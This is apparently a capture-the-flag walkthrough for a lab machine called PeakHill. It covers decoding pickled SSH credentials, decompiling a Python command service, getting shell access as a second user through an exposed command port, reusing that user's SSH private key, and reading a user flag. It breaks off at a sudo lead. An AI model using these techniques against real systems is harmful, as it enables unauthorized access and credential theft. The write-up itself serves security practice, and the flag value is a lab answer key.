\x08\x86q\tX\n\x00\x00\x00ssh_pass20q\nh\x05\x86q\x0bX\t\x00\x00\x00ssh_pass7q\x0cX\x01\x00\x00\x00_q\r\x86q\x0eX\t\x00\x00\x00ssh_user0q\x0fX\x01\x00\x00\x00gq\x10\x86q\x11X\n\x00\x00\x00s
sh_pass26q\x12X\x01\x00\x00\x00lq\x13\x86q\x14X\t\x00\x00\x00ssh_pass5q\x15X\x01\x00\x00\x003q\x16\x86q\x17X\t\x00\x00\x00ssh_pass1q\x18X\x01\x00\x00\x001q\x19\x86q\x1aX\n\x00\x00\x00ssh_pa
ss22q\x1bh\r\x86q\x1cX\n\x00\x00\x00ssh_pass12q\x1dX\x01\x00\x00\x00@q\x1e\x86q\x1fX\t\x00\x00\x00ssh_user2q X\x01\x00\x00\x00eq!\x86q"X\t\x00\x00\x00ssh_user5q#X\x01\x00\x00\x00iq$\x86q%X\
n\x00\x00\x00ssh_pass18q&h\r\x86q\'X\n\x00\x00\x00ssh_pass27q(X\x01\x00\x00\x00dq)\x86q*X\t\x00\x00\x00ssh_pass3q+X\x01\x00\x00\x00kq,\x86q-X\n\x00\x00\x00ssh_pass19q.X\x01\x00\x00\x00tq/\x
86q0X\t\x00\x00\x00ssh_pass6q1X\x01\x00\x00\x00sq2\x86q3X\t\x00\x00\x00ssh_pass9q4h\x19\x86q5X\n\x00\x00\x00ssh_pass23q6X\x01\x00\x00\x00wq7\x86q8X\n\x00\x00\x00ssh_pass21q9h\x16\x86q:X\t\x
00\x00\x00ssh_pass4q;h\x13\x86q<X\n\x00\x00\x00ssh_pass14q=X\x01\x00\x00\x000q>\x86q?X\t\x00\x00\x00ssh_user6q@X\x01\x00\x00\x00nqA\x86qBX\t\x00\x00\x00ssh_pass2qCX\x01\x00\x00\x00cqD\x86qE
X\n\x00\x00\x00ssh_pass13qFh\x08\x86qGX\n\x00\x00\x00ssh_pass16qHhA\x86qIX\t\x00\x00\x00ssh_pass8qJh\x1e\x86qKX\n\x00\x00\x00ssh_pass17qLh)\x86qMX\n\x00\x00\x00ssh_pass24qNh>\x86qOX\t\x00\x
00\x00ssh_user3qPh\x08\x86qQX\t\x00\x00\x00ssh_user4qRh,\x86qSX\n\x00\x00\x00ssh_pass11qTh\r\x86qUX\t\x00\x00\x00ssh_pass0qVX\x01\x00\x00\x00pqW\x86qXX\n\x00\x00\x00ssh_pass10qYh\x19\x86qZe
.'
>>> pickle.loads(dump)
[('ssh_pass15', 'u'), ('ssh_user1', 'h'), ('ssh_pass25', 'r'), ('ssh_pass20', 'h'), ('ssh_pass7', '_'), ('ssh_user0', 'g'), ('ssh_pass26', 'l'), ('ssh_pass5', '3'), ('ssh_pass1', '1'), ('ss
h_pass22', '_'), ('ssh_pass12', '@'), ('ssh_user2', 'e'), ('ssh_user5', 'i'), ('ssh_pass18', '_'), ('ssh_pass27', 'd'), ('ssh_pass3', 'k'), ('ssh_pass19', 't'), ('ssh_pass6', 's'), ('ssh_pa
ss9', '1'), ('ssh_pass23', 'w'), ('ssh_pass21', '3'), ('ssh_pass4', 'l'), ('ssh_pass14', '0'), ('ssh_user6', 'n'), ('ssh_pass2', 'c'), ('ssh_pass13', 'r'), ('ssh_pass16', 'n'), ('ssh_pass8'
, '@'), ('ssh_pass17', 'd'), ('ssh_pass24', '0'), ('ssh_user3', 'r'), ('ssh_user4', 'k'), ('ssh_pass11', '_'), ('ssh_pass0', 'p'), ('ssh_pass10', '1')]
>>>
```

```
>>> pickle.loads(dump)
[('ssh_pass15', 'u'), ('ssh_user1', 'h'), ('ssh_pass25', 'r'),
('ssh_pass20', 'h'), ('ssh_pass7', '_'), ('ssh_user0', 'g'), ('ssh_pass26',
'l'), ('ssh_pass5', '3'), ('ssh_pass1', '1'), ('ssh_pass22', '_'),
('ssh_pass12', '@'), ('ssh_user2', 'e'), ('ssh_user5', 'i'), ('ssh_pass18',
'_'), ('ssh_pass27', 'd'), ('ssh_pass3', 'k'), ('ssh_pass19', 't'),
('ssh_pass6', 's'), ('ssh_pass9', '1'), ('ssh_pass23', 'w'), ('ssh_pass21',
'3'), ('ssh_pass4', 'l'), ('ssh_pass14', '0'), ('ssh_user6', 'n'),
('ssh_pass2', 'c'), ('ssh_pass13', 'r'), ('ssh_pass16', 'n'), ('ssh_pass8',
'@'), ('ssh_pass17', 'd'), ('ssh_pass24', '0'), ('ssh_user3', 'r'),
('ssh_user4', 'k'), ('ssh_pass11', '_'), ('ssh_pass0', 'p'), ('ssh_pass10',
'1')]
>>>
```

From there it seems each character of ssh user and password with it's index is there


So doing it manually I got this



```
>>> pickle.loads(dump)
[('ssh_pass15', 'u'), ('ssh_user1', 'h'), ('ssh_pass25', 'r'), ('ssh_pass20', 'h'), ('ssh_pass7', '_'), ('ssh_user0', 'g'), ('ssh_pass26', 'l'), ('ssh_pass5', '3'), ('ssh_pass1', '1'), ('ss
h_pass22', '_'), ('ssh_pass12', '@'), ('ssh_user2', 'e'), ('ssh_user5', 'i'), ('ssh_pass18', '_'), ('ssh_pass27', 'd'), ('ssh_pass3', 'k'), ('ssh_pass19', 't'), ('ssh_pass6', 's'), ('ssh_pa
ss9', '1'), ('ssh_pass23', 'w'), ('ssh_pass21', '3'), ('ssh_pass4', 'l'), ('ssh_pass14', '0'), ('ssh_user6', 'n'), ('ssh_pass2', 'c'), ('ssh_pass13', 'r'), ('ssh_pass16', 'n'), ('ssh_pass8'
, '@'), ('ssh_pass17', 'd'), ('ssh_pass24', '0'), ('ssh_user3', 'r'), ('ssh_user4', 'k'), ('ssh_pass11', '_'), ('ssh_pass0', 'p'), ('ssh_pass10', '1')]
>>>
>>>
>>> user = 'gherkin'
>>> password = 'p1ckl3s_@11_@r0und_th3_w0rld
```


```
>>> user = 'gherkin'
>>> password = 'p1ckl3s_@11_@r0und_th3_w0rld'
```

There's a service running on port `7321` connecting to it asks for credential but trying the cred doesn't work



```
➜  PeakHill nc 10.10.13.23 7321
Username: gherkin
Password: p1ckl3s_@11_@r0und_th3_w0rld
Wrong credentials!
➜  PeakHill
```


Using it on ssh works



```
➜  PeakHill ssh gherkin@10.10.13.23
The authenticity of host '10.10.13.23 (10.10.13.23)' can't be established.
RSA key fingerprint is SHA256:wBTjkdqkBKBjUtuBhBOAr4/kcwk5dk4sZiqmZbt2+6E.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.13.23' (RSA) to the list of known hosts.
gherkin@10.10.13.23's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-177-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

28 packages can be updated.
19 updates are security updates.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

gherkin@ubuntu-xenial:~$ ls
cmd_service.pyc
gherkin@ubuntu-xenial:~$ 
```

There's a python compiled binary in the user's desktop directory


I'll transfer it to my machine



```
gherkin@ubuntu-xenial:~$ base64 -w 0 cmd_service.pyc
VQ0NCgAAAAAEhr1eXAgAAOMAAAAAAAAAAAAAAAAAAAAAAABgAAAEAAAABztgAAAGQAZAFsAG0BWgFtAloCAQBkAGQCbANaA2QAZAJsBFoEZABkAmwFWgVkAGQCbAZaBmQAZAJsB1oHZABkAmwIWghkAGQDbAlUAGQAZAJsCloKZABkAmwLWgtkAGQCbAxaD
GUCZASDAVoNZQJkBYMBWg5HAGQGZAeEAGQHZQVqD4MDWhBHAGQIZAmEAGQJZQVqEWUFahJlBWoTgwVaFGQKZAuEAFoVZRZkDGsCcrJlFYMAAQBkAlMAKQ3pAAAAACkC2g1ieXRlc190b19sb25n2g1sb25nX3RvX2J5dGVzTikB2gEqaWxsaWRsCwAAAH
RuZlrBNPtixhaGbBdQLzkzdmZcAQBjAAAAAAAAAAAAAAAAAAAAAAAMAAABAAAAAczAAAABlAFoBZABaAmQBZAKEAFoDZANkBIQAWgRkDGQGZAeEAVoFZA1kCWQKhAFaBmQLUwApDtoHU2VydmljZWMBAAAAAAAAAAAAAAAADAAAAAwAAAEMAAABzQgAAAHw
AoABkAaEBoAGhAH0BfACgAGQCoQGgAaEAfQJ0AnwBfAKDAgEAfAF0A2sCcjp8AnQEawJyOmQDUwBkBFMAZABTACkFTnMKAAAAVXNlcm5hbWU6IHMKAAAAUGFzc3dvcmQ6IFRGKQXaB3JlY2VpdmXaBXN0cmlw2gVwcmludNoIdXNlcm5hbWXaCHBhc3N3
b3JkKQPaBHNlbGZaDnVzZXJuYW1lX2lucHV0Wg5wYXNzd29yZF9pbnB1dKkAcgwAAAD6EC4vY21kX3NlcnZpY2UucHnaCWFza19jcmVkcxcAAABzDAAAAAABDgEOAQoBEAEEAnoRU2VydmljZS5hc2tfY3JlZHNjAQAAAAAAAAAAAAAAABAAAAAYAAABDA
AAAc1oAAAB8AKAAoQB9AXwBcxp8AKABZAGhAQEAZABTAHwAoAFkAqEBAQB8AKACZAOhAX0CdANqBHwCZAR0A2oFdANqBWQFjQR9A3wAoAF8A2oGoAehAKEBAQBxJGQAUwApBk5zEgAAAFdyb25nIGNyZWRlbnRpYWxzIXMXAAAAU3VjY2Vzc2Z1bGx5IG
xvZ2dlZCBpbiFzBQAAAENtZDogVCkD2gVzaGVsbNoGc3Rkb3V02gZzdGRlcnIpCHIOAAAA2gRzZW5kcgYAAADaCnN1YnByb2Nlc3PaBVBvcGVu2gRQSVBFchAAAADaBHJlYWQpBHILAAAAWghsb2dnZWRpbloHY29tbWFuZNoBcHIMAAAAcgwAAAByDQA
AANoGaGFuZGxlIAAAAHMaAAAAAIIAgQBCgEEAgoDCgIEAQIAAgAEAAT/BgN6DlNlcnZpY2UuaGFuZGxlVGMDAAAAAAAAAAAAAAAADAAAAAwAAAEMAAABzHAAAAHwCcgx8AWQBFwB9AXwAagCgAXwBoQEBAGQAUwApAk7zAQAAAAopAtoHcmVxdWVzdFoH
c2VuZGFsbCkDcgsAAADaBnN0cmluZ9oHbmV3bGluZXIMAAAAcgwAAAByDQAAAHISAAAAMgAAAHMGAAAAAAEEAQgBegxTZXJ2aWNlLnNlbmTzAgAAAD4gYwIAAAAAAAAAAAAAAAAAIAAAAEAAAAQwAAAHMeAAAAfABqAHwBZAFkAo0CAQB8AGoBoAJkA6EBo
AOhAFMAKQRORikBchwAAABpABAAACkEchIAAAByGgAAAFoEcmVjdnIHAAAAKQJyCwAAANoGcHJvbXB0cgwAAAByDAAAAHINAAAAcgYAAAA3AAAAcwQAAAAAAQ4Beg9TZXJ2aWNlLnJlY2VpdmVOKQFUKQFyHQAAACkH2ghfX25hbWVfX9oKX19tb2R1bG
VfX9oMX19xdWFsbmFtZV9fcg4AAAByGAAAAHISAAAAcgYAAAByDAAAAHIMAAAAcgwAAAByDQAAAHIFAAAAFgAAAHMIAAAACAEICQgSCgVyBQAAAGMAAAAAAAAAAAAAAAAAAAAAQAAAEAAAABzDAAAAGUAWgFkAFoCZAFTACkC2g9UaHJlYWRlZFNlcnZ
pY2VOKQNyHwAAAHIgAAAAciEAAAByDAAAAHIMAAAAcgwAAAByDQAAAHIiAAAAPAAAAHMCAAAACAVyIgAAAGMAAAAAAAAAAAAAAAAFAAAABAAAAEMAAABzaAAAAHQAZAGDAQEAZAJ9AGQDfQF0AX0CdAJ8AXwAZgJ8AoMCfQNkBHwDXwN0BGoFfANqBmQF
jQF9BGQEfARfB3wEoAihAAEAdABkBnQJfANqCoMBFwBkBxcAgwEBAHQLZAiDAQEAcVpkAFMAKQl0ehJTdGFydGluZyBzZXJ2ZXIuLi5pmRwAAHoHMC4wLjAuMFQpAdoGdGFyZ2V0ehJTZXJ2ZXIgc3RhcnRlZCBvbiD6ASHpCgAAACkMcggAAAByBQAAA
HIiAAAAWhNhbGxvd19yZXVzZV9hZGRyZXNz2gl0aHJlYWRpbmfaBlRocmVhZFoNc2VydmVfZm9yZXZlctoGZGFlbW9u2gVzdGFydNoDc3RyWg5zZXJ2ZXJfYWRkcmVzc9oFc2xlZXApBVoEcG9ydFoEaG9zdNoHc2VydmljZVoGc2VydmVyWg1zZXJ2ZX
JfdGhyZWFkcgwAAAByDAAAAHINAAAA2gRtYWluRAAAAHMWAAAAAAAIIAQQBBAIEAQ4BBgIOAgYBCAIWBHItAAAA2ghfX21haW5fXykXWhJDcnlwdG8uVXRpbC5udW1iZXJyAgAAAHIDAAAA2gNzeXPaCHRleHR3cmFwWgxzb2NrZXRzZXJ2ZXJyGwAAANo
IcmVhZGxpbmVyJgAAANoEdGltZVoHZ2V0cGFzc9oCb3NyEwAAAHIJAAAAcgoAAABaEkJhc2VSZXF1ZXN0SGFuZGxlcnIFAAAAWg5UaHJlYWRpbmdNaXhJbloJVENQU2VydmVyWhZEYXRhZ3JhbVJlcXVlc3RIYW5kbGVyciIAAAByLQAAAHIfAAAAcgwA
gherkin@ubuntu-xenial:~$
gherkin@ubuntu-xenial:~$ md5sum cmd_service.pyc
db09aa88d817b6b8cc23d15b64f9dfd3  cmd_service.pyc
gherkin@ubuntu-xenial:~$ 
```

```
➜  PeakHill nano lol
➜  PeakHill cat lol| base64 -d > cmd_service.pyc
➜  PeakHill md5sum cmd_service.pyc
db09aa88d817b6b8cc23d15b64f9dfd3  cmd_service.pyc
➜  PeakHill 
```

Now I can decompile it using `uncompyle6`



```
➜  PeakHill uncompyle6 cmd_service.pyc
# uncompyle6 version 3.9.0
# Python bytecode version base 3.8.0 (3413)
# Decompiled from: Python 2.7.15 (default, Jun  3 2023, 22:00:21)
# [GCC 12.2.0]
# Embedded file name: ./cmd_service.py
# Compiled at: 2020-05-14 18:55:16
# Size of source mod 2**32: 2140 bytes
from Crypto.Util.number import bytes_to_long, long_to_bytes
import sys, textwrap, socketserver, string, readline, threading
from time import *
import getpass, os, subprocess
username = long_to_bytes(1684630636)
password = long_to_bytes(2457564920124666544827225107428488864802762356L)

class Service(socketserver.BaseRequestHandler):

    def ask_creds(self):
        username_input = self.receive(b'Username: ').strip()
        password_input = self.receive(b'Password: ').strip()
        print(username_input, password_input)
        if username_input == username:
            if password_input == password:
                return True
        return False

    def handle(self):
        loggedin = self.ask_creds()
        if not loggedin:
            self.send(b'Wrong credentials!')
            return                   return None
        self.send(b'Successfully logged in!')
        while True:
            command = self.receive(b'Cmd: ')
            p = subprocess.Popen(command,
              shell=True, stdout=(subprocess.PIPE), stderr=(subprocess.PIPE))
            self.send(p.stdout.read())

    def send(self, string, newline=True):
        if newline:
            string = string + b'\n'
        self.request.sendall(string)

    def receive(self, prompt=b'> '):
        self.send(prompt, newline=False)
        return self.request.recv(4096).strip()
```

Here's the decompiled content


```python
from Crypto.Util.number import bytes_to_long, long_to_bytes
import sys, textwrap, socketserver, string, readline, threading
from time import *
import getpass, os, subprocess
username = long_to_bytes(1684630636)
password = long_to_bytes(2457564920124666544827225107428488864802762356L)

class Service(socketserver.BaseRequestHandler):

    def ask_creds(self):
        username_input = self.receive(b'Username: ').strip()
        password_input = self.receive(b'Password: ').strip()
        print(username_input, password_input)
        if username_input == username:
            if password_input == password:
                return True
        return False

    def handle(self):
        loggedin = self.ask_creds()
        if not loggedin:
            self.send(b'Wrong credentials!')
            return              return None
        self.send(b'Successfully logged in!')
        while True:
            command = self.receive(b'Cmd: ')
            p = subprocess.Popen(command,
              shell=True, stdout=(subprocess.PIPE), stderr=
(subprocess.PIPE))
            self.send(p.stdout.read())

    def send(self, string, newline=True):
        if newline:
            string = string + b'\n'
        self.request.sendall(string)

    def receive(self, prompt=b'> '):
        self.send(prompt, newline=False)
        return self.request.recv(4096).strip()


class ThreadedService(socketserver.ThreadingMixIn, socketserver.TCPServer,
socketserver.DatagramRequestHandler):
    pass


def main():
    print('Starting server...')
    port = 7321
    host = '0.0.0.0'
    service = Service
    server = ThreadedService((host, port), service)
    server.allow_reuse_address = True
    server_thread = threading.Thread(target=(server.serve_forever))
    server_thread.daemon = True
    server_thread.start()
    print('Server started on ' + str(server.server_address) + '!')
    while True:
        sleep(10)


if __name__ == '__main__':
    main()
```

We can see that this is the script behind the service running on port `7321`

I'll get the user and password

```
➜  PeakHill python3
Python 3.11.2 (main, Feb 12 2023, 00:48:52) [GCC 12.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> from Crypto.Util.number import bytes_to_long, long_to_bytes
>>> username = long_to_bytes(1684630636)
>>> password = long_to_bytes(2457564920124666544827225107428488864802762356)
>>> username
b'dill'
>>> password
b'n3v3r_@_d1ll_m0m3nt'
>>>
```


We have the credentials and can now access the service on port `7321`



```
➜  PeakHill nc 10.10.13.23 7321
Username: dill
Password: n3v3r_@_d1ll_m0m3nt
Successfully logged in!
Cmd: id
uid=1003(dill) gid=1003(dill) groups=1003(dill)

Cmd: 
```


We are user `dill`

I tried getting a reverse shell but it doesn't allow outbound connection so I used the `dill` ssh key at `/home/dill/.ssh/id_rsa`




```
➜  PeakHill nano id_rsa
➜  PeakHill chmod 600 id_rsa
➜  PeakHill ssh dill@10.10.13.23 -i id_rsa
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-177-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


28 packages can be updated.
19 updates are security updates.


Last login: Wed May 20 21:56:05 2020 from 10.1.122.133
dill@ubuntu-xenial:~$ ls -al
total 32
drwxr-xr-x 5 dill dill 4096 May 20  2020 .
drwxr-xr-x 4 root root 4096 May 15  2020 ..
-rw------- 1 root root  889 May 20  2020 .bash_history
-rw-r--r-- 1 dill dill 3801 May 18  2020 .bashrc
drwx------ 2 dill dill 4096 May 15  2020 .cache
drwxrwxr-x 2 dill dill 4096 May 20  2020 .nano
drwxr-xr-x 2 dill dill 4096 May 15  2020 .ssh
-r--r----- 1 dill dill   33 May 15  2020 user.txt
dill@ubuntu-xenial:~$ cat user.txt
f1e13335c47306e193212c98fc07b6a0
dill@ubuntu-xenial:~$ 
```

Checking for `sudo` permission shows that the user can run `/opt/peak_hill_farm/peak_hill_farm` as root



